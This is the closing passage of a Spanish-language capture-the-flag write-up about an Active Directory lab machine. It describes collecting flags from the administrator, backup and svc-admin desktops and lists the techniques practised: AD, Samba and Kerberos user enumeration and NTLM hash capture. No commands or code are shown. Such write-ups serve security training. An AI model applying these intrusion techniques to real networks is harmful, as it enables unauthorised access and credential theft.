
Como nos encontramos con el usuario administrador, procedemos a ingresar al escritorio para poder visualizar la flag de este como se ve en la imagen.



Una obtenida la primera bandera nos dirigimos al usuario **backup** en el escritorio para lista el otro flag.



Por último, ingresamos al usuario **svc-admin** para poder obtener la última flag que se encuentra en el escritorio.



De esta forma finalizamos la máquina, ya que se logró el objetivo principal que es obtener el máximo privilegio del sistema y se puedo adquirir los

conocimientos de como enumerar un **AD**, enumeración por **Samba**, obtener el **hash NTLM** y enumeración de usuarios por **kerberos**